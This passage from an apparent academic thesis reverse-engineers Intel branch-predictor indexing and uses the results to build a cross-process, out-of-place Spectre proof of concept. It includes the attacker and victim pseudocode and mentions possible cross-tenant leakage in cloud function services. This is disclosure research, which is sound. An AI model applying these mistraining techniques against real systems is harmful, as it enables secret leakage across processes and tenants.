As we have discussed in the background section, modern branch predictors all use a history during the indexation. What the history consists of however, depends on the implementation. One approach is to use a path-based history as suggested by Ravi Nair et al. [Nai95]. It consists of an identifier for each branch to distinguish different branches from each other. In a pattern-based approach for instance, the history contains the outcomes of conditional branches only. The branch outcomes are generally represented using a single bit indicating whether a conditional branch was taken or not. However, the problem with this approach is that if e.g. conditional branch A and branch B are both taken, we cannot distinguish them in a pattern-based history as we only store the conditional outcome bits. In a past-based history however, we use an identifier e.g. branch address bits to distinguish the branches and consider the path to a branch instead of just conditional branch outcomes of previously executed branches. To figure out whether such a path-based history is used we designed the following experiment:
Let's assume the history can store information about the last N branches. We then normalize the history of the *target* and *injector* with N always taken conditional branches. The difference between the two histories is, that the *target* has one additional taken conditional branch ($N + 1$ branch) after the normalization.




Figure 4.4: The mispredicts of the spy branch in the *target* go up when the *injector* runs. Thus, it successfully mistrains the *target's* branch.

Then, two things could happen depending on the content of the history:

1. If the history only consists of a conditional bit for each condition (pattern-based) and is not path-based, the history would still only contain bits that stand for taken e.g. only ones $\Longrightarrow$ History remains the same $\Longrightarrow$ Same index.

2. If the history is indeed path-based and it consists of the branch address bits for each executed branch, a new address would be in the history $\Longrightarrow$ History changes $\Longrightarrow$ Different index.

The experiment's pseudocode can be found in Figure 4.6.

Hypothesis We assume, that Intel still uses a path-based approach as stated by Google Project Zero [Hor18] for older Intel Haswell processors and not only bits for branch conditions in its branch history (pattern-based).

Result The results visualized in the plot in Figure 4.7 show that the *injector* does not interfere with the *target's* spy branch anymore. Thus, adding a conditional taken branch to the history of the *target* does change the history and therefore the index. We can conclude, that the history does not consist of single conditional branch bits but something that distinguishes different branches in the history, likely bits of each branch address. Thus, a path-based approach is in use.




Figure 4.5: When the history of both programs is different, the branches no longer alias.

4.2.3 Branch Types in the History

In the previous section, we discovered that there is a path-based branch history that consists of identifiers (likely branch address bits) that distinguish each branch instead of single conditional bits for each branch (pattern-based). In this experiment, we want to figure out what branches affect the history. Do only conditional branches matter or unconditional ones too? To test this, we use different variations of the previous experiment. However, instead of using an additional conditional taken branch[9] in the *target*, we observe the mispredicts with different branch types see Figure 2.1 including indirect branches. That's why there is no pseudocode for this experiment as it is very similar to the previous experiment's code in Figure 4.6 with the only difference being the branch type in line 5 of Algorithm 5. If the *injector* does not increase the misprediction rate at the *target* program, the *target's* spy branch does not alias with the injection branch in the *injector* anymore. As the branch addresses did not change, the only way the indexes could have changed is through different histories in both programs. Thus, the additional branch in the *target* program definitely affects the history. If the misprediction rate increases when the *injector* runs however, we can conclude that the additional branch did not affect the history as the indexes of the *target's* spy branch and *injector's* branch remained the same.

Hypothesis We expect that all branches affect the history.

Results After running the experiment with different branch types we cannot confirm the hypothesis. The path-based history takes multiple branch types into account, not just

[9] As can be seen in Algorithm 5, line 5

Algorithm 5: *Target* program which spy branch is always not taken. Moreover, there is an additional branch after the normalization.

```
1 setCore(7)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
5     conditional_branch
       //Always not taken
6     if True then
7         nop
8     i ← i + 1
```

Algorithm 6: *Injector* program where the branch is always taken

```
1 setCore(14)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
       //Always taken
5     if False then
6         nop
7     i ← i + 1
```

Figure 4.6: Pseudocode for the experiment that tests whether we have a path-based or pattern-based history. Full Assembler source code is in Figure A.7.

conditional branches. Yet, not taken conditional branches do not seem to affect the history as can be seen in the plots in Figure 4.8.

4.2.4 Non-branch Instructions

We have seen that multiple branch types affect the history and therefore the branch prediction. But it was not yet shown how non-branch instructions affect the history. Is the path-based history limited to branch instructions or does it utilize non-branch instructions as well? An answer to this question will be provided with this experiment.
We will normalize the history again with many branches. Particularly interesting are the instructions before the spy branch in the *target* program and the instructions before the injection branch in the *injector* respectively as that's the main difference in this experiment. The instructions are different but have the same byte length, otherwise, the addresses of the two branches would differ. If the *injector* still increases the misprediction rate of the *target* when running, despite the different instructions in the two programs, non-branch instructions are not part of the history because the spy branch and the injector branch still alias. Thus, the indexes are the same.
If the non-branch instructions would be part of the history used for the prediction, the different instructions before the spy branch in the *target* and the injection branch in the *injector* would prevent aliasing and therefore, there would be no increase in mispredicts. The experiments pseudocode can be seen in Figure 4.9.






Figure 4.7: History consists of branch address bits and not a conditional bit for each branch condition. There are no mispredicts anymore after adding an additional branch to the *target's* history when the *injector* runs. Thus, the history must consist of address bits and not just a single bit for each branch condition.

Hypothesis We expect Intel processors to only take different branch types into account and not non-branch instructions during the prediction.


Result If we use the instruction `add r10, 8888` for `instructions_1` with a length of 8 bytes and 8 `nop` instructions (also 8 bytes in total) before the injection branch, there were no mispredicts anymore as can be seen in Figure 4.10a. Thus, they do impact indexing differently as there were no mispredicts while the *injector* was running. Mispredicts appeared again when we replaced the 8 `nop` instructions for `instructions_2` with `sub rax, 0xFFFFFFF` and a single `nop`. The `sub` operation on the `rax` register needs one byte less compared to the `add` instruction on the register `r10`. So in order for the two different instructions to still maintain the same byte length the `nop` is required. The plot for this variation is in Figure 4.10b. Interestingly, `instructions_1` and `instructions_2` do not have anything in common in this scenario which becomes obvious after a look at their hex representation: `49 81 c2 b8 22 00 00` and `48 2d ff ff ff 0f 90` respectively. When the `nop` instruction is replaced with any other 1 byte long instruction like `leave` (plot in Figure 4.10c) or `cbw` (plot in Figure 4.10d) however, there are no mispredicts again. Although, none of these instructions should have any effect on mispredicts on their own. Thus, they have to impact indexing whereas a `nop` does not. These findings lead to the conclusion, that the number of instructions on a path to a branch is taken into account and a `nop` is not. Considering that `nop` literally stands for "no operation", this seems logical. This also explains why there were no mispredicts anymore in Figure 4.10a as the 8 `nop`




(a) Unconditional direct branches **affect** the branch history.



(b) Unconditional indirect branches **affect** the branch history.



(c) Direct taken conditional branches **affect** the branch history.



(d) Direct not taken conditional branches **do not affect** the branch history.

Figure 4.8: In most cases, there is not a significant number of additional mispredicts when the *injector* runs simultaneously. This is because the *target's* spy branch does not alias with the *injector's* branch anymore (different PHT indexes). We can conclude, that the reason for the different indexes must be a different history, caused by the additional branch in the *target* program.
If there are more mispredicts when the *injector* runs, the *injector* successfully mistrained the *target's* spy branch. Therefore, the additional branch in the *target* did not affect the history as the indexes are still the same (aliasing occurs).

Algorithm 7: *Target* program which spy branch is always not taken.

```
1 setCore(7)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
5     instructions_1
6     //Always not taken
7     if True then
8         nop
9     i ← i + 1
```

Algorithm 8: *Injector* program where the branch is always taken. `instructions_2` consists of instructions different from `instructions_1` but with the same byte length.

```
1 setCore(14)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
5     instructions_2
6     //Always taken
7     if False then
8         nop
9     i ← i + 1
```

Figure 4.9: Pseudocode to test how different non-branch instructions impact the history. Full source code is in Figure A.8 and results in Figure 4.10.


instructions do not count.

4.2.5 Reversing the Hash Function


After we have figured out more about the branch history, we now need to reverse at least parts of the hash function to understand the PHT indexing. We use a similar experimental setup with an *injector* and a *target* program. To be precise, we are interested in the bits of the branch address that impact indexing because we need this information to find aliasing branches.

As was shown, the indexation depends on the history and the branch address. By normalizing the history, we attain an identical history in both programs. When we now make changes to the branch address, we can observe which bits are taken into account for the index and which are not. In our experiment, the branch address of the *injectors* branch is always at the same place. The branch address of the *target's* branch is moved at each iteration of the experiment. If there are no mispredicts in the *target*, the *injectors's* branch does not alias with the *target's branch* anymore. If there are mispredicts again however, this means that the different addresses alias. We can now aggregate many sets of different addresses that alias in the PHT. These sets will help us to reconstruct the hash function. The pseudocode for this experiment can be seen in Figure 4.11.


The results clearly show, that independent from the experiment's branch start address




(a) `instructions_1`: **`add r10,`** `8888`
`instructions_2`: 8 **`nop`** instructions.
Both have a length of 8 bytes. They do impact indexing differently as the additional mispredicts disappeared.



(b) `instructions_1`: **`add r10,`** `8888`
`instructions_2`: **`sub rax,`** `0xFFFFFFF`
and a single **`nop`** instruction.
Both have a length of 8 bytes. The entries alias again as the mispredicts are back.



(c) `instructions_1`: **`add r10,`** `8888`
`instructions_2`: **`sub rax,`** `0xFFFFFFF`
and a single **`leave`** instruction.
Both have a length of 8 bytes. They do impact indexing differently as the additional mispredicts disappeared.



(d) `instructions_1`: **`add r10,`** `8888`
`instructions_2`: **`sub rax,`** `0xFFFFFFF`
and a single **`cbw`** instruction.
Both have a length of 8 bytes. They do impact indexing differently as the additional mispredicts disappeared.

Figure 4.10: The number of instructions seems to influence the history. **`nop`** instructions (no operation) do not count.

Algorithm 9: *Target* program where the branch is moved by one byte each iteration using a `nop`.

```
1 setCore(7)
2 i ← 0
3 while experimentRunning do
4     normalizeHistory()
5     nop x i
6     //Always not taken
7     if True then
8         nop
9     i ← i + 1
```

Algorithm 10: *Injector* program where the branch is always at the same address.


```
1 setCore(14)
2
3 while experimentRunning do
4     normalizeHistory()
5
6     //Always taken
7     if False then
8         nop
9
```

Figure 4.11: Experiment to aggregate sets of different aliasing addresses. When the different addresses in both programs still cause mispredicts, they alias and are in the same set.


each $8192nd$ address aliases again. Thus, the last 13 bits seem to impact indexing as $\log(8192) = 13$. A few of these plots can be seen in Figure 4.12. There is always some noise in the experiments that cause low misprediction rates on some random addresses. The noise is always ≤ 0.2 and can be ignored. The cause among other things can be interrupts as we do not work on fully isolated cores. Therefore, they can mess with the branch prediction. As we have seen in section 2.5.9, the TAGE predictor that we expect Intel to use, utilizes bits from the branch address for indexing but also for a tag. To successfully cause aliasing, we need to index at the same entry but also need to have the same partial tag. Having the same last 13 bits is obviously achieving both, otherwise, we would not have aliasing, but we do not know which of these bits correspond to the tag and to the index. However, for the sake of this thesis, we are interested in causing collisions in the PHT for out-of-place Spectre attacks [CBS+19]. Thus, these details are not necessary as we can cause aliasing nevertheless. It might be interesting for defense mechanisms however, as can be seen in section 5.3.

4.3 Automation Tool


Accumulating the results of all these experiments would consume too much time manually. That's why, we have developed a tool using Python that measures the mispredicts for each experiment and exports them into a .csv file. The .csv files can be plotted using another Python script. The source of the tool including the code of all experiments is avail-



(a) Address in *injector* always: $0x404000$. Address in *target* starts at $0x404000$ and is then incremented by 1 each iteration.



(b) Address in *injector* always: $0x404010$. Address in *target* starts at $0x404010$ and is then incremented by 1 each iteration.



(c) Address in *injector* always: $0x404020$. Address in *target* starts at $0x404020$ and is then incremented by 1 each iteration.

Figure 4.12: The branch address in the *target* (x-axis) is moved while the *injector's* address remains the same. Mispredicts occur every $8192 = 0x2000$ addresses as these example plots suggest. Thus, these addresses alias and are in the same set. Measurement noise ≤ 0.2 can be ignored.

able on Github[10]. It automates the experiments that we have discussed, including the one where the branch address is moved by 1 byte each iteration. Some of these experiments can take a lot of time (up to 12 hours). It might be necessary, to make some changes to the experiments. For instance, the numbering of logical and physical cores may change for different CPUs.

[10] https://github.com/nick133742/intel_branch_prediction

5 Evaluation and Application

In the previous chapter, we conducted multiple experiments to learn more about branch prediction, particularly the indexing of the PHT. In this chapter, we will evaluate these results and discuss their relevance for potential attack scenarios. Additionally, we apply the gained knowledge to construct a practical Spectre attack.

5.1 Discussion of Results

As a recap, we are interested in Spectre PHT out-of-place attacks [CBS+19]. Those are attacks that manipulate the prediction outcome for a target branch by using a branch at a different address for mistraining. These attacks are quite interesting as it's not always possible to mistrain a branch in-place like it was done in the original Spectre V1 paper [KHF+19]. Attacks where we can use a branch at a different address for mistraining, potentially even in an external program that we built ourselves (cross-address space), seem therefore quite relevant. We have observed that the PHT is indexed using a path-based history and the last 13 branch address bits. This not only means, that an attacker has to use a different branch address where at least the last 13 bits match the victim's branch address, but he also needs an equal history. Because the history is path-based, the attacker has to replicate the victim's branches at the correct addresses and not only the branch outcomes. If an attacker has access to the program's code e.g. via a memory dump, he can easily replicate the history by repeating the same instructions that occur before the target branch. We have also seen, that non-branch instructions matter. Thus, it is important to not just use the preceding branch instructions that impact the branch history, but to replicate the number of non-branch instructions before the victim's branch as well.
With this knowledge, an attacker could run precise Spectre out-of-place attacks against a victim. It is no longer necessary, to execute an enormous amount of branches to overwrite all PHT entries as it was done in other PoCs [CBS+19]. This makes Spectre out-of-place attacks more relevant in practice. Luckily, recent papers like Half&Half discussed later [YTN+23] suggest defense mechanisms to prevent these kinds of attacks.

Leakage on the same logical core If we would run our experiments on two different physical cores, they would stop working as only hyperthreads on the same physical core share the same PHT, as was shown. That's why, we scheduled the *target* and *injector* on the

same physical core using its two logical cores (utilizing hyperthreading). When we scheduled both on the same logical core, something interesting happened. The *injector* could still cause mispredicts in the *target* despite not running in parallel using hyperthreading. Thus, although there are context switches between the two programs, they can still affect each other's branch prediction. Our PoC discussed later also worked using a single logical core, although a bit less accurate (more noise).
This observation might have security implications for cloud providers. In FaaS environments such as AWS Lambda, executions occur at such a rapid pace that it is highly probable for a function to utilize the same logical core that was recently used by another function, and will likely be used by subsequent functions shortly after its own execution. An attacker could try to manipulate the branch prediction of the upcoming function e.g. Moreover, an attacker might be able to leak information about the behavior of the previous function. He could test whether a branch was taken or not by the previous function. Additionally, if the observation also applies to the BTB, he could reconstruct whole access patterns by observing the speculative execution of his branches because their prediction is affected by the previous function. This might be interesting for future work.

5.2 Spectre Proof of Concept

To show that our results could lead to an actual attack, we have modified the original Spectre V1 Proof of Concept (PoC) which is a PHT-SA-IP variant [KHF+19] into an out-of-place cross-address (PHT-CA-OOP) variant. Our PoC utilizes two programs that run on the same physical core using hyperthreading similar to our experiments. If the attacker program runs, the victim successfully leaks the secret over the cache as a covert channel. We have used our findings to craft this PoC (see Listing A.1), that runs two programs that do not share the same virtual address space nor have the branches at the same address but still alias with each other and make Spectre work. This clearly shows that precise Spectre out-of-place attacks can be built with the gained knowledge about the PHT. Pseudocode for the PoC can be found in Figure 5.1. Our PoC is more efficient and reliable due to the additional information we gathered on branch prediction compared to other PoCs e.g. from the paper by Canella et al. [CBS+19]. On average, we were able to leak 42% of the secret bytes after 30 minutes with their PoC on our system. Our PoC on the other hand, has nearly a 100% success rate and leaks the full secret in approximately a second. Furthermore, our potential attacker shellcode would require a bit more than 8kb in the worst case. Because they need 65536 far jump instructions for their PoC, their shellcode is at least 384kb in size. All these improvements are due to our gained knowledge on branch prediction which makes much more precise attacks possible.

Algorithm 11: *Victim's* program that normally does not leak the $secret$ because of the x array out of bounds check.

```
1  set_core(7)
2  x ← array[x_size]
3  secret ← "S3CR3T"
4
5  //Index that would leak the secret via an access on array x
6  while victimRunning do
7      leak_index ← next_leak_index(x, secret)
8
9      align(i)
10     //leak_index fails out of bounds check ⟹ no leakage
11     if leak_index < x_size then
12         covert_channel(x[leak_index])
```

Algorithm 12: *Attacker* that manipulate the *victim's* branch prediction so it speculatively leaks the $secret$.

```
1  set_core(14)
2
3  while attackRunning do
4      // Replicate history of victim for an identical history
5      replicate_history()
6
7      align(j)
8      // Mistrains victim's out of bounds check so it speculatively executes
9      if True then
10         nop
11
```

Figure 5.1: If only the *victim's* program runs there is no leakage. If the attacker runs however, the victim will start executing line 12 speculatively and leaks the secret over the covert channel e.g. the cache. The two branches (if statements) are not at the same address as $i \neq j$. The branches alias nevertheless because we utilize the gained knowledge to construct the out-of-place attack (matching last 13 address bits).

5.3 Comparison to Half&Half

Towards the end of this thesis, a new paper called Half&Half by Hosein Yavarzadeh et al. was published that also did a lot of reverse engineering work on the PHT [YTN+23]. The experiments in this thesis were conducted independently from it and hence, differ in their setup. In this section, we want to compare the results. It is important to notice, that they approached their work from a defense perspective against existing Spectre variants, whereas we approached it from an attacker's perspective to understand potential risks better. Therefore, they were interested in some details that were not particularly important to us and vice versa.

We have shown in section 4.1.1 that there is a 3-bit saturating counter in use for each PHT entry. There is no such experiment in Half&Half. However, they provided more details about the branch history including which bits of the branch addresses are used for updating the history and what the updating function looks like. We have shown in section 4.2.2 that the history is path-based which they agree on as well. Furthermore, we have shown in section 4.2.3 that all branch instructions except not taken conditional branches seem to affect the history. They observed the exact same thing. Something that they did not investigate, was non-branch instructions. They also impact the history as we have unveiled in section 4.2.4.

For us, it was important to find addresses that alias. We have figured out, that the last 13 bits must match to achieve this. To construct out-of-place Spectre variants it was not necessary to know which of these bits impact the tag and the indexing in detail. However, for the defense mechanism suggested in Half&Half it is important to know, hence they reverse engineered it in more detail. A difference is that they observed that only the last 12 bits are used for the index and tag on all TAGE tables except the base predictor. Using 12 bits was not sufficient to cause aliasing in our experiment though. We always needed 13 bits to cause collisions in the PHT as was shown in section 4.2.5.

They performed all their experiments in one single program whereas we have utilized two programs that run on the same physical core using hyperthreads. Thus, we have also shown that it is possible to mistrain branches of a victim from a different process which is particularly interesting for an attacker scenario. Interestingly, despite the very different experimental setups, the results are largely the same.

6 Conclusion

In this chapter, we briefly sum up our findings and discuss some open problems that might be interesting for future work.

6.1 Summary

This thesis provides valuable insights into the inner workings of Intel's branch prediction system. It reveals that a history is employed to index a PHT and that various branch types, except for not taken conditional branches, impact that exact history. We call such a history a path-based history and we have discovered it is used together with the last 13 bits of a branch address to calculate an index for the PHT.
By leveraging this newfound knowledge, we can deliberately cause aliasing, that can be used to construct precise out-of-place Spectre attacks. The Spectre PoC developed based on these findings is more reliable and efficient compared to existing PoCs. Consequently, it demonstrates the practical viability of these kind of Spectre attacks, highlighting the potential threat they pose.

6.2 Future Work

In combination with the recently published paper Half&Half the reverse engineering work on branch predictors for modern Intel processors is already quite advanced. However, there is not much work on AMD or ARM processors in this regard, presenting an intriguing area for further research. Furthermore, there is also still potential for reverse engineering the BTB. Although there are some papers presenting work on branch target prediction, they mostly focus on the target prediction of direct branches, whereas indirect branches still seem to be a mystery. It is reasonable to assume that complex prediction mechanisms, akin to those used in branch prediction, are employed for this purpose. Thus, utilizing experiments for branch prediction that exist in Half&Half and this thesis could contribute to demystify the target prediction of indirect branches.
Moreover, an interesting discovery is that even when two processes are not concurrently executing through hyperthreading but are running on the same logical core with context switches, they can still alias and cause interference. This could potentially have an impact on cloud computing e.g. FaaS environments like AWS Lambda, which makes it quite

interesting for future work as well.

References

[CBS+19] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A systematic evaluation of transient execution attacks and defenses. In Nadia Heninger and Patrick Traynor, editors, *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 249–266. USENIX Association, 2019.

[Hor18] Jann Horn. Reading privileged memory with a side-channel. In *Google Project Zero Blog*, 2018.

[HYZ+19] Libo Huang, Qi Yu, Chaobing Zhou, Jianqiao Ma, Zhisheng Li, and Qiang Dou. Efficient architectural exploration of TAGE branch predictor for embedded processors. *Microelectron. J.*, 88:88–98, 2019.

[JL02] Daniel A. Jiménez and Calvin Lin. Neural methods for dynamic branch prediction. *ACM Trans. Comput. Syst.*, 20(4):369–397, 2002.

